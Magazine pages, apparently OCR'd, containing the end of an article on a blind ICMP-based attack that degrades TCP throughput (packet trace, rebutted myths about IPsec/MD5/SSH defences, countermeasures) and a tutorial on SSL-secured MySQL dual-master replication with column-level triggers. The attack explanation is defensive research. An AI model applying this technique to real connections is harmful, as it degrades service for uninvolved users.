07:33:37.804701 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 72421 win 9940 (DF) (ttl 117, id 55782)
07:33:37.804829 172.16.0.1.80 > 192.168.0.1.3028: . 72677:72933(256) ack 0 win 17040 (DF) (ttl 64, id 53746)
07:33:37.805098 172.16.0.1.80 > 192.168.0.1.3028: . 72933:73189(256) ack 0 win 17040 (DF) (ttl 64, id 48719)
07:33:37.805371 172.16.0.1.80 > 192.168.0.1.3028: . 73189:73445(256) ack 0 win 17040 (DF) (ttl 64, id 37796)
07:33:38.000265 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 73841 win 9940 (DF) (ttl 117, id 55783)
07:33:38.000287 172.16.0.1.80 > 192.168.0.1.3028: . 73841:74097(256) ack 0 win 17040 (DF) (ttl 64, id 65040)
07:33:38.000391 172.16.0.1.80 > 192.168.0.1.3028: . 74097:74353(256) ack 0 win 17040 (DF) (ttl 64, id 50520)
07:33:38.000660 172.16.0.1.80 > 192.168.0.1.3028: . 74353:74609(256) ack 0 win 17040 (DF) (ttl 64, id 37744)
07:33:38.000933 172.16.0.1.80 > 192.168.0.1.3028: . 74609:74865(256) ack 0 win 17040 (DF) (ttl 64, id 49194)
07:33:38.001205 172.16.0.1.80 > 192.168.0.1.3028: . 74865:75121(256) ack 0 win 17040 (DF) (ttl 64, id 35292)
07:33:38.001478 172.16.0.1.80 > 192.168.0.1.3028: . 75121:75377(256) ack 0 win 17040 (DF) (ttl 64, id 35405)
07:33:38.001751 172.16.0.1.80 > 192.168.0.1.3028: . 75377:75633(256) ack 0 win 17040 (DF) (ttl 64, id 50111)
07:33:38.002024 172.16.0.1.80 > 192.168.0.1.3028: . 75633:75889(256) ack 0 win 17040 (DF) (ttl 64, id 63637)
07:33:38.002297 172.16.0.1.80 > 192.168.0.1.3028: . 75889:76145(256) ack 0 win 17040 (DF) (ttl 64, id 37723)
07:33:38.099395 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 75261 win 9940 (DF) (ttl 117, id 55784)
07:33:38.099413 172.16.0.1.80 > 192.168.0.1.3028: . 76145:76401(256) ack 0 win 17040 (DF) (ttl 64, id 44236)
07:33:38.099518 172.16.0.1.80 > 192.168.0.1.3028: . 76401:76657(256) ack 0 win 17040 (DF) (ttl 64, id 58026)
07:33:38.099786 172.16.0.1.80 > 192.168.0.1.3028: . 76657:76913(256) ack 0 win 17040 (DF) (ttl 64, id 55844)
07:33:38.100058 172.16.0.1.80 > 192.168.0.1.3028: . 76913:77169(256) ack 0 win 17040 (DF) (ttl 64, id 53944)
07:33:38.295212 192.168.0.1.3028 > 172.16.0.1.80: . [tcp sum ok] ack 76681 win 9940 (DF) (ttl 117, id 55786)
07:33:38.295271 172.16.0.1.80 > 192.168.0.1.3028: . 77169:77425(256) ack 0 win 17040 (DF) (ttl 64, id 50067)
07:33:38.295377 172.16.0.1.80 > 192.168.0.1.3028: . 77425:77681(256) ack 0 win 17040 (DF) (ttl 64, id 50320)
07:33:38.295645 172.16.0.1.80 > 192.168.0.1.3028: . 77681:77937(256) ack 0 win 17040 (DF) (ttl 64, id 46302)
07:33:38.295918 172.16.0.1.80 > 192.168.0.1.3028: . 77937:78193(256) ack 0 win 17040 (DF) (ttl 64, id 35011)
07:33:38.296190 172.16.0.1.80 > 192.168.0.1.3028: . 78193:78449(256) ack 0 win 17040 (DF) (ttl 64, id 33938)
07:33:38.296463 172.16.0.1.80 > 192.168.0.1.3028: . 78449:78705(256) ack 0 win 17040 (DF) (ttl 64, id 34572)
07:33:38.296736 172.16.0.1.80 > 192.168.0.1.3028: . 78705:78961(256) ack 0 win 17040 (DF) (ttl 64, id 50867)
07:33:38.297009 172.16.0.1.80 > 192.168.0.1.3028: . 78961:79217(256) ack 0 win 17040 (DF) (ttl 64, id 49460)
07:33:38.297282 172.16.0.1.80 > 192.168.0.1.3028: . 79217:79473(256) ack 0 win 17040 (DF) (ttl 64, id 54046)
```

had detected that the server was running the OpenBSD operating system, which is known to ignore those ICMP error messages that advertise a Next-Hop MTU smaller than 296. Thus, the attacker decided to use a Next-Hop MTU of 296, as this is the smallest value with which the attack can be successfully performed.

Dismantling a Number of Myths

Once this vulnerability was disclosed in 2005, a discussion took place in a number of public mailing lists about the possible counter-measures for this vulnerability. In most cases, the counter-measures proposed by the mailing list subscribers were based on incorrect assumptions, assigning to existing mechanisms (e.g. IPsec) security properties that they actually did not have. As it seems confusion still remains in the community, this section will provide an overview of those mechanisms that do not provide protection against the blind performance-degrading attack discussed in this article, hopefully shedding some light on why this is the case.

One of the authentication mechanisms that are used exclusively with TCP is the TCP MD5 option. This contains an MD5 cryptographic signature of the contents of the TCP segment. When the option is enabled for a TCP connection, every segment sent for the connection will include an MD5 option, and each segment received for the connection will be authenticated by re-computing its MD5 signature (using a secret key shared by both hosts). If the computed signature is different from the one included in the received TCP segment, the offending segment will be dropped. Thus, the TCP MD5 option protects TCP from any attack that requires the attacker to forge TCP segments. However, the MD5 option does not provide any protection against attacks based on forged ICMP error messages. On the one hand the IETF specification of the TCP MD5 option does not even mention ICMP error messages. On the other hand, only a piece of the TCP segment that elicited the error is included in the ICMP payload, it is impossible to re-compute the MD5 signature from that piece of the packet embedded in the ICMP payload, and therefore it is impossible to authenticate ICMP error messages by means of the TCP MD5 option.

Another mechanism that is usually assumed to provide protection against ICMP-based attacks is IPSec. IPSec provides mechanisms for the authentication of the packets that correspond to a TCP connection (IPSec transport mode). However, as ICMP error messages can be sent by any intermediate router, in practice it is impossible to authenticate ICMP errors by means of IPSec. In order for such authentication to be possible, the host receiving the ICMP error message should have an IPSec Security Association with every router that could potentially send an ICMP error message (something that is virtually impossible), or should be able to establish an IPSec Security Association with any of them dynamically (which, considering the low deployment level of protocols for dynamic establishment of IPSec Security Associations, is also virtually impossible). In this respect, the IPSec specification itself mentions the problem of trying to authenticate ICMP error messages, leaving the choice of what to do with unauthenticated ICMP errors to the IPSec implementer or administrator. Therefore, IPSec does not necessarily protect TCP connections from the attack described in this article.




Figure 8. *Structure of an IP packet that encapsulates an ICMP error message elicited by a TCP connection*




Figure 9. *Syntax of TCP segments*

-tqw-

On the 'Net

- *http://www.gont.com.ar/drafts/icmp-attacks-against-tcp.html* – This web page contains the latest version of the IETF internet-draft *ICMP attacks against TCP* that describes the attack discussed in this document
- *http://www.gont.com.ar/tools/icmp-attacks/index.html* – This web page contains the icmp-mtu tool that was used in this article to illustrate the attack in action
- *http:/www.gont.com.ar/advisories* – This web page contains pointers to a variety of vulnerability advisories issued by vendors and CERTs about the attack discussed in this article.
- *http://www.ncftpd.com/ncftpd/doc/misc/ephemeral_ports.html* – This web page contains information about the ephemeral port range used by a number of popular TCP implementations
- *http://alive.znep.com/~marcs/mtu/* – This web page describes a number of considerations that should be made before setting up a firewall to block ICMP *fragmentation needed and DF bit set* (type, code 4) error messages
- *http://www.rfc-editor.org* – This web site contains the IETF (Internet Engineering Task Force) specifications for all the protocols involved in the attack discussed in this article.
- *http://www.cansecwest.com/csw04archive.html* – Paul Watson's presentation on TCP-based connection-reset attacks at the CanSecWest 2004 Conference

About the Author

Fernando Gont is researcher in the field of computer networks and computer protocols security. He participates actively in several Working Groups of the IETF (Internet Engineering Task Force), working on the design and maintenance of Internet protocols, with the intent of making the Internet a more secure and more efficient network. He also works as a security consultant for a number of organizations, implementing efficient solutions to complex problems. His web site is available at *http://www.gont.com.ar*, and his e-mail address is *fernando@gont.com.ar*.

Another mechanism that is usually assumed to provide protection against ICMP-based attacks is SSH. However, SSH is a protocol layer that is added on top of TCP, which protects only the data stream of a TCP connection. Therefore, it does not protect TCP connections against ICMP-based attacks (such as the one discussed in this document).

Finally, there's a tendency to believe that the deployment of ingress and egress filtering helps to mitigate the attack described in this article. However, it is worth noting that the only IP address that needs to be forged to perform the described attack are those contained in the IP header that is embedded in the ICMP payload, and not those contained in the outer IP packets that encapsulates the ICMP error message. The Source Address of the IP packet that encapsulates the ICMP error message could be virtually any IP address.

How to Defend Your Systems Against ICMP-Based Performance Degrading Attacks

A basic counter-measure for the attack described in this article is to modify TCP's processing of ICMP *fragmentation needed and DF bit set* error messages, so that they are validated before taking action. As we explained earlier in this article, every ICMP error message will include the full IP header of the packet that elicited the error message, plus the first 8 bytes of its payload. In the case the IP packet encapsulated a TCP segment; the following information will be available in the ICMP payload: source port, destination port, and TCP Sequence Number. This last value can be used to validate ICMP errors. Specifically, we will consider an ICMP error message as valid if it was elicited by a data that has already been sent, but that have not yet been acknowledged.

A more complete counter-measure for this vulnerability that provides a higher level of protection has been proposed at the IETF (Internet Engineering Task Force), and has been implemented in a number of operating systems. This counter-measure is documented in the IETF internet-draft *ICMP attacks against TCP*, which is available at:

http://www.gont.com.ar/drafts/icmp-attacks/.

Unfortunately, the only counter-measure currently included in most implementations is the TCP sequence number check described earlier in this section. While the TCP sequence number check requires more work on the side of the attacker, it does not eliminate the problem. With only the TCP sequence number check in place, this vulnerability can be exploited as easily as the TCP-based connection-reset attack disclosed by Paul Watson at the CanSecWest 2004 conference. And it is just a matter of time before bandwidth availability and larger TCP windows make this vulnerability even easier to exploit.

At the time of this writing, only OpenBSD and NetBSD implement the complete fix for this vulnerability described in the IETF internet-draft *ICMP attacks against TCP*.

Conclusions

The operation of TCP and ICMP has been described in great detail in the protocols specifications themselves, as well as in a number of books. However, in 2005 (more than 20 years after the protocol specifications were published) most implementations of the TCP/IP protocol suite were found vulnerable to the attack described in this article. This suggests that there is still much work to do in the area of security of the classic protocols that are TCP, ICMP, e IP. ●

Secure Dual-Master Database Replication with MySQL

Thomas Hackner

Difficulty

●●○

Due to the more common use of databases as a backend systems of web-applications, the overall importance MySQL increases. This freely available database is used for private web sites as well as small business applications. Such applications will often cross company boundaries.

In cases such as this, part of the database is sourced extentially to the co-operation partner. This should be regarded as potentially insecure. Although data replication is in both directions, it should secured so that data from the co-operation partner can't alter important data in the central database. If deciding that the partner should only be allowed to update specific columns in a table, the administrator will face a new challenges in according to MySQL history. We have to face the limitations that this free database system has. This article was written to describe how it's possible for such a scenario to occur with a focus on security best practice.

MySQL is available for both the Windows and Linux platforms. It does not matter what operating system is used. This article describes MySQL installed on the Linux operating system. For Windows based systems, only the path variables have to be adapted. The path variables in this article are adjusted to Debian *Etch* Linux, other distributions may use other installation paths.

The replication mechanism with all its currently available features, has only been available for a short time and new features are added daily. For example, system variables like "auto_increment" for replication exist since MySQL version 5. Contrary to the commercially available MySQL cluster and other databases like Oracle, which use a bidirectional connection, MySQL is using two unidirectional connections. As with the normal unidirectional replication mechanism, the two positions master and slave are used. The slave is the active part and connects to the master. If problems occur during the setup phase the slave will wait

What you will learn...

- How to configure SSL encrypted dual-master replication with MySQL
- How to restrict replication on column level with MySQL
- How to secure the main database so that it is not possible to alter data in the central database, even if the other database got compromised

What you should know ...

- Basics in how to use Linux

a specific, configurable time and will then try again. In the case of a dual-master database replication both database servers rotate their master / slave positions. The advantage of this concept is that existing master / slave mechanisms only have to be modified slightly for dual-master replicatio. The disadvantage of this, is that in some situations inconsistencies can occur. For example, take a table that is available on two database systems and is replicated in both directions. The tables have an ID column as a primary key with the "`auto_increment`" value. When a record is added in every instance at the same time, errors will show up during data replication because the ID would no longer be unique. This problem can be solved by setting the variables *auto-increment-increment* and *auto-increment-offset*. The first variable allows you to adjust the incrementation value and the second one tells the server from which number it should start to count. Both variables can be found in the configuration file *my.cnf* and should be set, so that the two involved systems do not assign the same auto increment values. In our scenario it isn't necessary to use these settings as the secondary database is only allowed to update specific columns, of which are treated by the primary database as read only. Further problems can emerge when there are SQL statements that are executed correctly on one database but not on the other. This can happen, when the second database has only a subset of the tables of the original one and the SQL statement wants to add records to a table that does not exist on both sides. Because of this, MySQL tries to execute the statement on both servers. Only if both SQL statements completed correctly, the replication will continue, otherwise MySQL will throw an error. This error can only be resolved by the administrator.

The slave creates two threads: The I/O thread and the SQL thread. The I/O thread connects to the master and copies the updates from the binary log (binlog) into local log files (Also called relay log files). The SQL thread reads the data from the relay log and executes them in the database. This procedure is illustrated in Figure 1.

The binlog files, mentioned above, are the master's log files. All statements that alter data in the database, are stored in these files. An example of this is the UPDATE statements. Three different logging formats are available. First, there is the *statement-based logging* (SBL), which stores the complete statements in the log files. In contrast, the *row-based logging* (RBL) saves only how the rows are affected. The third mode is called *mixed-based logging* (MBL) and is the default logging mode used since MySQL 5.1.8. MBL uses SBL by default, but switches to RBL in some situations.

I would like to mention some constraints that were made - the secondary database is only allowed to update specific columns in a table. The following section will explain a complete scenario where these specifications had to be fulfilled. The scenario describes a security information service from Siemens CERT (Computer Emergency Response Team) which was partly developed by the author.

Scenario: Security Information Service

The *Hack Proof Products* team from Siemens CERT offers co-operation partners the possibility to register their products including their components in a MySQL database. Afterwards a vulnerability search program looks for the new vulnerability announcements in various on-line resources, like RSS feeds, mailing lists, etc. Results that match the registered components are automatically stored in the database. Now, CERT employees rate these




Figure 1. *MySQL replication mechanism*




Figure 2. *MySQL replication mechanism*

results and provide the ordered and rated information to the customers. Partner companies have the possibility to add own comments, according to their own systems. These comments, and only these comments, are replicated back to the Siemens CERT database. A schematic extract from the database is illustrated in Figure 2.

Due to the fact, that this application is fully integrated in the companies' patch management process, security and high availability are mandatory. In the next sections I will be explain how it is possible to fulfill all mentioned requirements and where MySQL's limits are reached.

Basic setup

After the successful installation of the operation system, it has to be updated and the necessary software has to be installed. The core of the project is MySQL, which can be installed using the command `apt-get install mysql-server mysql-client`. At first, the root password has to be changed to a new value, so that there is no chance that other people compromise the database in the meantime. All these steps are pointed out in Listing 1. If this is a completely new installation of the operating system, Apache, PHP and php-mysql will probably have to be installed as well, depending on your application. The administrator has the option to use phpmyadmin to configure MySQL database. *Phpmyadmin* is an easy to use web front-end for database administration. It should be mentioned that *phpmyadmin* has set a limit of 1,5 megabytes for uploading files. A further limit is set by PHP which has configured a default value for the variable *max_file_size*. Alternatively, big files can be imported using the console.

After MySQL is installed and the new root password is set, the database can be imported or set up. If there is an already existing database, it can be exported using the command `mysqldump -u root -p > dumpfile.sql` and imported on the new database server. To make the database import

Listing 1. *MySQL installation*

```
# apt-get install mysql-server mysql-client php5-mysql

# mysql -u root
mysql> USE mysql;
mysql> UPDATE user SET Password=PASSWORD('x3M.zzwm1.') WHERE user='root';
mysql> FLUSH PRIVILEGES;
mysql> quit
#
```

Listing 2. *Script for importing the database*

```
#/bin/bash

DUMPFILE=$1

USER="root"
PASSWORD="x3M.zzwm1."
DB="db"

if [ $# -eq 0 ]; then
        echo "Help"
        echo "Usage: ./importDB <dumpfile.sql>"
        exit 0
fi

if [ -e $DUMPFILE ]; then
        mysql -u $USER --password=$PASSWORD $DB < $DUMPFILE
else
        echo "Couldn't find file $DUMPFILE."
fi
```

Listing 3. *MySQL configuration file*

```
[client]
port      = 3306
socket    = /var/run/mysqld/
                      mysqld.sock
[mysqld_safe]
socket    = /var/run/mysqld/
                      mysqld.sock
nice      = 0

[mysqld]
old_passwords = true # inserted by
                      debconf
user      = mysql
pid-file  = /var/run/mysqld/
                      mysqld.pid
socket    = /var/run/mysqld/
                      mysqld.sock
port      = 3306
basedir   = /usr
datadir   = /var/lib/mysql
tmpdir    = /tmp
language   = /usr/share/mysql/
                      english
skip-external-locking
key_buffer    = 16M
max_allowed_packet    = 16M
thread_stack      = 128K
thread_cache_size    = 8

query_cache_limit    = 1048576
query_cache_size      = 16777216
query_cache_type     = 1

server-id          = 1

expire_logs_days    = 10
max_binlog_size       = 100M
skip-bdb

ssl-ca=/etc/mysql/ssl/ca-cert.pem
ssl-cert=/etc/mysql/ssl/
server-2-cert.pem
ssl-key=/etc/mysql/ssl/
server-2-key.pem
#ssl-cipher = DHE-RSA-AES256-SHA
master-host=192.168.103.1
master-user=sslreplicate
master-password=slavex.yz
replicate-do-table=db.v_
vulnerabilities
#replicate-wild-do-table=db.t\
_vulnerabilities%
log-bin=/var/log/mysql/mysql-bin

[mysqldump]
quick
quote-names
max_allowed_packet    = 16M
[mysql]
#no-auto-rehash   # faster start
of mysql but no tab completition
[isamchk]
key_buffer          = 16M
```

Nothing compares
to hands-on experience

Learn hacking straight from the makers of «back|track. The team remote-exploit.org in close cooperation with Dreamlab Technologies Ltd. provides high quality hands-on know-how transfer to security professionals. Dreamlab Technologies Ltd. offers education ranging from hands-on training to security governance, risk management and official ISECOM certification courses, as well as system administration and hardening. Get in touch with us.

remote exploit .org DREAMLAB TECHNOLOGIES

http://www.remote-exploit.org and http://www.dreamlab.net easier for the future use, the script in Listing 2 can be used. Please note the password and database variables that have to be adjusted according to your installation. The script itself needs the path to the dump file as parameter. If there is no database that already exists, the new one can be built using the command line or the phpmyadmin web front-end.

Configuration of the Replication Mechanism

Configuring the replication is the next step after setting up and customizing MySQL. In Debian, the configuration file is located in */etc/mysql/my.cnf* (see Listing 3). The first important variable to change is server-id. To differentiate the both servers the value has to be chosen adequately. With master_host the IP address of the master server can be configured. The slave needs this information to establish the connection for replication. Master-user and master-password are needed to log in on the master server. The variable replicate-wild-do-table is very important in our scenario. With this setting, the suitable criteria for SQL statements are established. This means that the slave decides whether to replicate the statement from the master or not. The advantage in this approach is that the slave can fully control which data is imported. The downside is that if the slave is in the co-operation partner's influence, it is left to the partner to change this setting and lower the restrictions. This can be a problem. Of course, only the changes in tables get replicated and a potential attacker would have to guess the correct tables and columns to get the replication done in the right way, but it is still a possible attack. At the time, there is no chance to define restrictions on master-side. Hopefully, MySQL will change this in future releases. The variable log-bin configures the path to the binary log files, mentioned earlier in the article.

Securing the Replication Using SSL

To secure the database replication mechanism, MySQL is able to encrypt the channel by using SSL. This protects against the attackers sniffing the traffic and against man-in-the-middle attacks. The most common way to set up a fully functional SSL encryption is using OpenSSL from the Debian repository. With OpenSSL, it is easy to create the necessary certificates to ensure communication integrity and encryption, as shown in Listing 4. To exchange the SSL certificates a USB stick or the program scp can be used. After deploying the certificates three following values in my.cnf have to be adjusted:

```
ssl-ca=/etc/mysql/cacert.pem
ssl-cert=/etc/mysql/server-cert.pem

ssl-key=/etc/mysql/server-key.pem
```

The paths point to the according certificates that where generated. On one server all the certificates are installed, while the client certificates are located on the other side. The CA (certificate authority) certificate has to be placed on both servers for it is needed to control the integrity of the other certificates. In Listing 3 the variable `ssl-cipher = DHE-RSA-AES256-SHA` is commented out. It can be used to define a specific encryption algorithm that has to be used. Generally, it is a good idea to define one good algorithm, so it is impossible for an attacker to switch to the weakest algorithm in the list. Otherwise, changing this fixed value on all relevant servers, in case of a new vulnerability detected in the algorithm, means also more administration efforts. It is up to the administrator to decide which way to go. In this specific example, the variable was commented out because no attacks on the implementations were known at the time of set up and the administration effort had to be kept low.

Listing 4. *Creating the certificates*

```
# openssl req -new -keyout cakey.pem -out /etc/mysql/ssl/cacert.pem -config
                      ~/openssl/openssl.cnf

# openssl req -new -keyout /etc/mysql/ssl/server-key.pem -out /etc/mysql/ssl/
                      server-req.pem -days 3600 -config ~/openssl/openssl.cnf
                      # openssl rsa -in /etc/mysql/ssl/server-key.pem -out
                      /etc/mysql/ssl/server-key.pem # openssl ca -policy
                      policy_anything -out /etc/mysql/ssl/server-cert.pem \
                      # -config ~/openssl/openssl.cnf -infiles /etc/mysql/ssl/
                      server-req.pem
# openssl req -new -keyout /etc/mysql/ssl/client-key.p em -out /etc/mysql/
                      ssl/client-req.pem -days 3600 -config ~/openssl/
                      openssl.cnf # openssl rsa -in /etc/mysql/ssl/client-
                      key.pem -out /etc/mysql/ssl/client-key.pem # openssl
                      ca -policy policy_anything -out /etc/mysql/ssl/client-
                      cert.pem \ # -config ~/openssl/openssl.cnf -infiles
                      /etc/mysql/ssl/client-req.pem
```

Listing 5. *Configuring the slave*

```
stop slave;
change master to
MASTER_HOST='192.168.103.1',
MASTER_USER='sslreplicate',
MASTER_PASSWORD='slaveXp4sswd',
MASTER_SSL=1,
MASTER_SSL_CA='/etc/mysql/ssl/ca-cert.pem',
MASTER_SSL_CAPATH='/etc/mysql/ssl/',
MASTER_SSL_CERT='/etc/mysql/ssl/client-cert.pem',
MASTER_SSL_KEY='/etc/mysql/ssl/client-key.pem',
MASTER_LOG_FILE='mysql-bin.000258',
MASTER_LOG_POS=636;
```

The MySQL server can be started using the command */etc/init.d/mysql start*. If it is already started, the daemon will have to be restarted to parse the new values from the altered configuration file. Starting MySQL for the first time creates a new file called *master.info*. In this file all current MySQL settings are stored. When the server daemon is restarted it only reads the *master.info* file, not necessarily the my.cnf. To force the daemon to import the new settings, two options are available. It can be done either by deleting the *master.info*

Listing 6. *Slave status and master status*

```
mysql> show slave status\G;
*************************** 1. row ***************************
             Slave_IO_State: Waiting for master to send event
                Master_Host: 192.168.103.1
                Master_User: sslreplicate
                Master_Port: 3306
              Connect_Retry: 60
            Master_Log_File: mysql-bin.000020
        Read_Master_Log_Pos: 98
             Relay_Log_File: hakin9c1-relay-bin.000087
              Relay_Log_Pos: 235
      Relay_Master_Log_File: mysql-bin.000020
           Slave_IO_Running: Yes
          Slave_SQL_Running: Yes
            Replicate_Do_DB:
        Replicate_Ignore_DB:
         Replicate_Do_Table: db.v_vulnerabilities
     Replicate_Ignore_Table:
    Replicate_Wild_Do_Table:
Replicate_Wild_Ignore_Table:
                 Last_Errno: 0
                 Last_Error:
               Skip_Counter: 0
        Exec_Master_Log_Pos: 98
            Relay_Log_Space: 235
            Until_Condition: None
             Until_Log_File:
              Until_Log_Pos: 0
         Master_SSL_Allowed: Yes
         Master_SSL_CA_File: /etc/mysql/ssl/ca-cert.pem
         Master_SSL_CA_Path: /etc/mysql/ssl/
             Master_SSL_Cert: /etc/mysql/ssl/server-cert.pem
          Master_SSL_Cipher:
             Master_SSL_Key: /etc/mysql/ssl/server-key.pem
      Seconds_Behind_Master: 0
1 row in set (0.00 sec)
ERROR:
No query specified

mysql> show master status;
+------------------+----------+--------------+------------------+
| File             | Position | Binlog_Do_DB | Binlog_Ignore_DB |
+------------------+----------+--------------+------------------+
| mysql-bin.000261 |       98 | db           |                  |
+------------------+----------+--------------+------------------+
1 row in set (0.00 sec)
mysql>
```

Listing 7. *Create user for replication*

```
# mysql -u root -p
mysql> grant replication slave on *.* to 'sslreplicate'@'192.168.103.1'
                      identified by 'slaveXp4sswd' require SSL;
mysql> flush privileges;
```

file or, and this is the officially recommended way, setting the new parameters by using the *change master t* command in the MySQL console. To make things simpler, the change master command can be stored in a text file, as shown in Listing 5. The text file is very practical because it is easy to edit and can be used on the other server with only a few changes. Some important commands to control the slave are presented in Listing 5. `stop _ slave;` stops all running slave threads. `start _ slave;` starts them again. With the commands `start _ slave _ sql _ thread;` and `start _ slave _ io _ thread;` the threads can be started independently. The output of `show _ slave _ status;` is shown in Listing 6. It displays all current settings. `MASTER _ LOG _ FILE` and `MASTER _ LOG _ POS` are indicating the current reading position of the I/O thread on master side. The values can be looked up on the master by executing the command `show _ master _ status;`.

Before starting the slave threads, a user has to be created so that the slave can connect to the master. For replication purposes only the right *replication slave* is mandatory, as shown in Listing 7.

Assuming the text file mentioned above was updated correctly, the command `mysql -u root -p < setMaster.txt` can be executed on the Linux command shell to configure and start the slave. As explained at the beginning of the article, MySQL is using two unidirectional connections, so this command has to be executed on both servers. To be sure that all worked well, typing *show slave status;* should reveal an output containing the line *Waiting for master to send event*. Errors during connection set up are logged by syslog in */var/log/syslog*. In some cases it is convenient to test the connection by connecting manually to the master server:

```
mysql -h 192.168.103.1 -u sslreplicate
 -ssl-cert=/etc/mysql/ssl/client-
cert.pem -ssl-key=/etc/mysql/ssl/
client-key.pem -ssl-ca=/etc/mysql/ssl/
ca-cert.pem -p
```

Replication on Column-level

Two MySQL databases are now up and running, exchanging their

Listing 8. *Create error tables*

```
# mysql -u root -p

mysql> use db;
mysql> create table if not exists t_errors (errorid smallint unsigned not
                       null auto_increment, errorcode smallint unsigned
                       not null, errorcomment varchar(100), primary
                       key(errorid));
mysql> create table if not exists t_errortext (errorcode smallint unsigned
                       not null auto_increment, errortext varchar(100),
                       primary key(errorcode));
mysql> insert into t_errortext values ('', 'UNAUTHORIZED INSERT on table
                       t_vulnerabilities');
mysql> insert into t_errortext values ('', 'UNAUTHORIZED UPDATE on table
                       t_vulnerabilties');
mysql> insert into t_errortext values ('', 'UNAUTHORIZED DELETE on table
                       t_vulnerabilties');
mysql> quit;
```

Listing 9. *Create trigger*

```
mysql> drop trigger tr_vulnerabilities_insert;
mysql> drop trigger tr_vulnerabilities_update;
mysql> drop trigger tr_vulnerabilities_delete;
mysql> DELIMITER $$
mysql> create trigger tr_vulnerabilties_update BEFORE UPDATE ON t_
                       vulnerabilities
> FOR EACH ROW
>    BEGIN
>      IF NEW.vulnid != OLD.vulnid THEN
>         INSERT INTO t_errors values('',2,CONCAT('old id: ', CAST(old.vulnid
                       AS CHAR), ' -> new id: ', CAST(new.vulnid AS CHAR)));
>            SET NEW.vulnid = OLD.vulnid;
>      END IF;
>   END;$$
mysql> create trigger tr_vulnerabilties_insert BEFORE INSERT ON t_
                       vulnerabilities
> FOR EACH ROW
>   BEGIN
>      IF strcmp('appuser@localhost', USER()) != 0 THEN
>         INSERT INTO t_errors values('',3,CONCAT('vulnid: ', CAST(new.vulnid
                       AS CHAR)));
>            INSERT IGNORE INTO t_errors (errorid, errorcode, errordetails,
                       nonexistentcolumn) values('',3,CONCAT('vulnid: ',
                       CAST(new.vulnid AS CHAR)));
>      END IF;
>   END;$$
mysql> create trigger tr_vulnerabilties_delete BEFORE DELETE ON t_
                       vulnerabilities
> FOR EACH ROW
>   BEGIN
>      IF strcmp('appuser@localhost', USER()) != 0 THEN
>         INSERT INTO t_errors values('',4,CONCAT('vulnid: ', CAST(old.vulnid
                       AS CHAR)));
>         INSERT IGNORE INTO t_errors (errorid, errorcode, errordetails,
                       nonexistentcolumn) values('',3,CONCAT('vulnid: ',
                       CAST(old.vulnid AS CHAR)));
>      END IF;
>   END;$$
mysql> DELIMITER ;
```

On the 'Net

- *http://www.mysql.com*
- *http://dev.mysql.com/doc/refman/5.1/en/man mysqld*
- *http://www.howto24.de/wiki/index.php/LAMP_auf_Debian_Sarge_php5_und_MySQL5*
- *http://www.onlamp.com/pub/a/onlamp/2005/06/16/MySQLian.html*
- *http://www.onlamp.com/pub/a/onlamp/2006/04/20/advanced-mysql-replication.html*
- *http://www.option-c.com/xwiki/MySQL_Replication_with_SSL*
- *http://bugs.mysql.com/bug.php?id=24478*

About the Author

